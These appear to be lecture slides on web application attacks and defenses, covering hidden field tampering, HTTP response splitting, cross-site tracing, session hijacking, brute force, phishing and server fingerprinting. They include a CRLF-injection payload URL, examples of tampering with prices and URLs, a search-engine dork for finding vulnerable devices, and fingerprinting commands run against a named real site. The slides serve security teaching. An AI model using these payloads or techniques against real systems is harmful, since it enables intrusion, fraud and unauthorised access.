
- To modify an outgoing request from your browser is that simple:

use MITM proxy  
like Paros

1. trap your request

2. change your request  
price=1690 ⇒ price=690

3. send it to the server



# Hidden field manipulation/3

- Using a hidden field does not automatically imply poor security, but it is an indicator
- Hidden fields are not visible for common users, however can be easily modified by middle-skilled attacker
- Keep in mind:
  - values in hidden field **can be faked** by user
  - apply **input validation** also to hidden hidden values
  - it is **better not to use** hidden fields for user identification, passwords, prices, and other sensitive data
  - HIDDEN = invisible ≠ secure

# User input tampering (generally)

- **definition:** changing the data send from client (browser) to a server may have adverse effects on web application
- User input contains:
  - URL itself (visible in browser's location line)
  - GET parameters (visible in URL)
  - POST parameters
  - hidden or visible FORM fields
  - Cookies
- All of them **can be faked** – don't trust any data from user
- Perform strict **input validation** everywhere you can

# HTTP response splitting attack/1

- **definition:** application's failure to reject illegal user input - specifically, input containing unexpected CR and LF characters
  - attacker sends a **single HTTP request** that forces the vulnerable web server to form an output that is **interpreted by the target as 2 responses** instead of 1
  - attacker usually **fully controls** the second **response**
  - attacker can **trick the target** into believing a particular resource (in fact forged data) on the web server is the server's content

# HTTP response splitting attack/2

– request 1: <http://www.site.cz/udir/str?year=2005>

– response 1:

```
HTTP/1.0 302
Date: Wed, 17 Nov 2004 12:16:15 GMT
Location: http://www.site.cz/years/2005
Content-length: 0
```

– request 2: <http://www.site.cz/udir/str?year=any%0d%0aContent-Length:%20%0d%0a%0d%0aHTTP/1.0%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2028%0d%0a%0d%0a<html>Faked%20content</html>>

– response 2:

```
HTTP/1.0 302
Date: Wed, 17 Nov 2004 12:16:15 GMT
Location: http://www.site.cz/years/any
Content-Length: 0
```

```
HTTP/1.0 200 OK
Content-Type: text/html
Content-Length: 28
```

```
<html>Faked content</html>
```

**Content-length: 0** ← ignored – behind the length of 28

# HTTP response splitting attack/3

- Cookie tampering (CRLF injection) - the most common attack
- Impact of this attack – e.g. poisoning web caches with faked content:
  - reverse proxy cache (near WWW server)
  - ISP HTTP cache
  - user's browser cache
- Poisoned web caches may be abused for tricking the user (e.g. phishing)

# Bypassing Client-Side Validation/1

- **definition:** input validation (usu. JavaScript or HTML's MAXLENGTH) performed by browser (client) can be easily bypassed
  - user can turn off the JavaScript (or other scripting feature)
  - user can use the same technique like in hidden field manipulation (MITM proxy – trap request – change it – send it)
- **example:**
  - JavaScript in the browser checks whether values filled in by user into a form are correct or not
  - JavaScript prevents user submitting the invalid values
  - the application on a **server** assume the input data as validated and **does not perform any other check**

# Bypassing Client-Side Validation/2

- Client-Side validation
  - may help to guide user through the application
  - it is **just cosmetic** add-on
  - from security point of view **USELESS**
  - do not save your server's CPU usage this way :)
- Keep in mind: everything coming from the user can be faked and has to be carefully checked on the server-side

# Cross site tracing (XST)/1

- **Definition:** TRACE method on a server and client-side HTTP support can be abused by attacker to get sensitive header information incl. cookies or authentication data
- HTTP TRACE was designed for debugging, but is enabled by default on many WWW servers
- TRACE method copies HTTP headers (incl. cookies, authentication data, ...) into the content displayed by the browser

# Cross site tracing (XST)/2

- Abusing this vulnerability = usually combination XST and XSS
  - attacker forces (via XSS) user's browser to TRACE a request to `http://login.server.com/...`
  - from the response the attacker can:
    - get the **authentication data** from the HTTP header:  
`Authorization: Basic dXNlcjpwYXNzZW9yZA==` (example)
    - get any of the **cookies** sent by the browser to the server `login.server.com` (e.g. session ID)

# Warsearching

- **definition:** search engines can help an attacker to:
  - find vulnerable devices on the Internet or selected DNS domain
  - collect information without connecting target system (cache)
  - abuse search engines for performing the actual attack
- **Google Hacking**
  - see many examples at <http://johnny.ihackstuff.com/>
  - can be automated using special tools like **Site Digger**, **Wikto**
- Very useful for “carpet attacks”
  - you can quickly find a lot of sites with one specific vulnerability (this technique is often used by warms)
  - e.g. try "**intitle:Cisco Systems, Inc. VPN 3000 Concentrator**" (and you have got 17 Cisco devices of specific type)

# Session hijacking

- **Definition:** capturing the the logged in session of another user = impersonating the user by the attacker.
- Session ID = unique identifier embedded into traffic via URL or Cookie
- **Session ID attacks:** predict, brute/force, or pinch (steal)
  - When the session ID is from a small range of choices – request all/most possible combinations
  - When session ID is very robust, difficult or impossible to predict – try stealing valid session IDs via XSS
- Do not put session ID into URL (logging Referer:...)
- Before using cookies study a little bit of theory around
- Use **Secure flag** (RFC 2965) for sensitive Cookies

# Cookie poisoning

- **Definition:** changing the contents of cookie saved in the client's computer in a way that changes the behaviour of the application
- Is applicable when cookies contain sensitive information (user IDs, passwords, account numbers, time stamp, etc.)
- Experienced user try to modify the original cookies given by the server (similar to hidden field manipulation).

# Brute force attacks/1

- **Definition:** guessing passwords, session IDs or other credentials (by means of generating a large number of combinations)
- What can you brute-force:
  - username + password
  - password for given username
  - session ID (in Cookie, URL, ...)
  - any other “secret”
- It is all about choosing a good dictionary

# Brute force attacks/2

- How can you brute-force
  - on-line guessing (against the server)
    - useful tools: **Hydra**, **Perl+WWW::Mechanize**, **Brutus**
  - off-line (cracking password hashes)
    - useful tool: **Jonh the Ripper**
- Today “revealed hash”  $\approx$  “revealed password”
  - CPUs fast and cheap  $\Rightarrow$  old-fashioned traditional brute force is reasonable effective on a common PC
  - new trends  $\Rightarrow$  time-memory trade-off techniques (**Rainbow Tables**) are even more effective
- Unfortunately users’ ability to remember longer passwords got stuck

# Forceful (direct access) browsing/1

- **Definition:** direct access to Web pages (sometimes unpublished) by bypassing the logical flow of the application
- **Attacker motivation:** avoiding authentication requirements and credentials checking
  - If you cannot beat the authentication try to bypass it
- In multi-user environment **User1** can use this attack to try to get **unauthorised access** to data of **User2**
  - if you see URL: <http://abc.cz/orders/user1/detail.asp?id=5>
  - try things like this: <http://abc.cz/orders/user2/detail.asp?id=1>

# Forceful (direct access) browsing/2


- Inconsistent authorisation  $\Rightarrow$  **login bypass**:
  - as logged on user save the URL from web application
  - logoff & close the browser (all windows)
  - try to open the browser & paste the saved URL
- Old trick “../../..” – **directory traversal**
  - access to the files outside the application area
- **“Forgotten” sample files**, internal modules, debug & development parts, admin areas or other special features
  - these are often well/known, contain serious security flaws and can be easily found by automated tools (e.g. Nikto)

# Attacking SSL/1

- Properly used SSL with long enough keys, good ciphers and hash functions is **hard to beat**
- The easiest way is to arrange Man-in-the-middle (MITM) attack
- **DNS attacks** on computer running browser
  - changing DNS server (e.g. by hacking ADSL modem)
  - attacking DNS server used by client
  - DNS poisoning
  - changing HOST table
- **changing Proxy setting** in client's browser

# Attacking SSL/2

- Once you are **The One** in **The Middle** you can see or even modify communication within SSL channel



# Tricks on users/1

- **Phishing** – attempting to fraudulently acquire sensitive information such as passwords and credit card details
  - by masquerading in an official-looking email, IM, etc.
  - by socially engineering a victim into following a disguised or obfuscated URL (leading to a host controlled by the attacker)
- **Pharming** – redirecting the browser to a faked server (usu. a copy of the original one) by DNS manipulation
  - Web spoofing / DNS spoofing
- **URL spoofing**
  - mistyped names: **www.paypal.com**
  - plausible-sounding but fake domains: **www.secure-paypal.com**
  - address with username: **http://www.paypal.com@hack.com/**

# Tricks on users/2

- Homograph spoofing attack
  - Incorrect Unicode/UTF8 domain name resolution
  - Attacker can trick a user:
    - let's have this URL: <http://www.p&#1072;ypal.com/>
    - browser shows to user: <http://www.paypal.com/>
    - real target (punycode): <http://www.xn--pypal-4ve.com/>
  - [&#1072;](#) = a Unicode character that looks very much like a Latin 'a' but is is not

# Web application testing / hacking

- Footprinting / fingerprinting
- Asking Google
- Architecture / platform
- Mapping the application
- Automated testing
- Brute-forcing
- Exploiting identified weak points

# Footprinting/1

- look at [www.netcraft.com](http://www.netcraft.com):

**Netcraft What's That Site Running Results - Mozilla Firefox**  
 File Edit View Go Bookmarks Tools Help  
 http://uptime.netcraft.com/up/graph?site=www.isaca.org

**NETCRAFT** Get clarity at [www.spdirectory.com](http://www.spdirectory.com)

Whats that site running?

**Netcraft Services**  
**Sites on the Move**  
 Todays changes  
 Last week  
 Last Month

**Internet Exploration**  
 Netcraft Toolbar  
 Whats that site running?  
 Search Web by Domain

**Internet Data Mining**  
 Hosting Provider Switching Analysis  
 Hosting Provider Server Count  
 Hosting Reseller Survey  
 SSL Survey  
 Web Server Survey Archive

**Performance**  
 Hosting Providers Network Performance  
 Dedicated Server Monitoring

**Security**  
 Anti-Phishing Toolbar  
 Automated Security Testing  
 Dedicated Server Monitoring  
 Web Application Testing & Site Audits  
 Security Services FAQ

**Uptime**  
 Longest uptimes  
 Most requested sites

**OS, Web Server and Hosting History for www.isaca.org**  
 http://www.isaca.org was running Microsoft-IIS on Windows 2000 when last queried at 3-Apr-2005 08:20:57 GMT - refresh now Site Report  
 Try out the Netcraft Toolbar! [FAQ](#)

OS	Server	Last changed	IP address	Netblock Owner
Windows 2000	Microsoft-IIS/5.0	26-Aug-2003	65.245.209.55	Wpage, Inc.
NT4/Windows 98	Microsoft-IIS/4.0	8-Nov-2000	204.176.70.97	UUNET Technologies, Inc.

**Samples of system uptime at www.isaca.org**  
 Note: Uptime - the time since last reboot is explained in the FAQ Latest data 2-Apr-2005

**www.isaca.org**

Time Since Reboot (days)

Jan 05 Feb 05 Mar 05 Apr 05

■ 73-day Moving average × Windows 2000

(c) Netcraft, [www.netcraft.com](http://www.netcraft.com)

NT4 samples have not been plotted, see the [FAQ](#) for more information.

Done Adblock

# Footprinting/2

- if you are „brave enough“ use telnet or netcat

```
[miko]$ telnet www.isaca.org 80
Trying 65.245.209.55...
Connected to www.isaca.org (65.245.209.55).
Escape character is '^]'.
GET http://www.isaca.org/ HTTP/1.1
Host: www.isaca.org

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sun, 17 Apr 2005 20:23:05 GMT
Connection: close
Content-type: text/html
Page-Completion-Status: Normal
Page-Completion-Status: Normal
Set-Cookie: CFID=8487604; expires=Sun, 27-Sep-2037 00:00:00 GMT; path=/;
Set-Cookie: CFTOKEN=2debddf%2De82f65cc%2D40dc%2D4f3c%2Da6e5%2Dbd7655350688; expires=
Set-Cookie: HASCOOKIES=true; path=/;
```

# Footprinting/3

- servers obfuscating the header "Server:" can be guessed from: error messages, general behaviour ...
- use Httpprint:

```
[miko]$ httpprint -s signatures.txt -h www.isaca.org -P0
httpprint v0.202 (beta) - web server fingerprinting tool
(c) 2003,2004 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httpprint/
httpprint@net-square.com

-----
Finger Printing on http://www.isaca.org:80/


Derived Signature:
Microsoft-IIS/5.0
CD2698FD6ED3C295E4B1653082C10D64811C9DC594DF1BD04276E4BB811C9DC5
0D7645B5811C9DC52A200B4C9D69031D6014C217811C9DC5811C9DC52655F350
FCCC535BE2CE6923E2CE6923F24542566ED3C2952576B769E2CE6926CD2698FD
6ED3C295E2CE6920811C9DC5E2CE6927E2CE69276ED3C2956ED3C295E2CE6927
E2CE69276ED3C295811C9DC56ED3C2956ED3C295

Banner Reported: Microsoft-IIS/5.0
Banner Deduced: Microsoft-IIS/5.0, Microsoft-IIS/5.0 ASP.NET, Microsoft-IIS/5.1
Score: 118
Confidence: 71.08

-----
Scores:
Microsoft-IIS/5.0: 118 71.08
Microsoft-IIS/5.0 ASP.NET: 118 71.08
Microsoft-IIS/5.1: 118 71.08
Microsoft-IIS/4.0: 91 28.67
.....
```

# Let us know what Google knows

- check the “Google Hacking Universe”
- use Site Digger:



# Architecture & platform/1

- clues for guessing the platform (I.)
  - HTTP headers - examples
    - X-Powered-By: PHP/4.2.2
    - X-AspNet-Version: 1.1.4322
    - X-Powered-By: ASP.NET
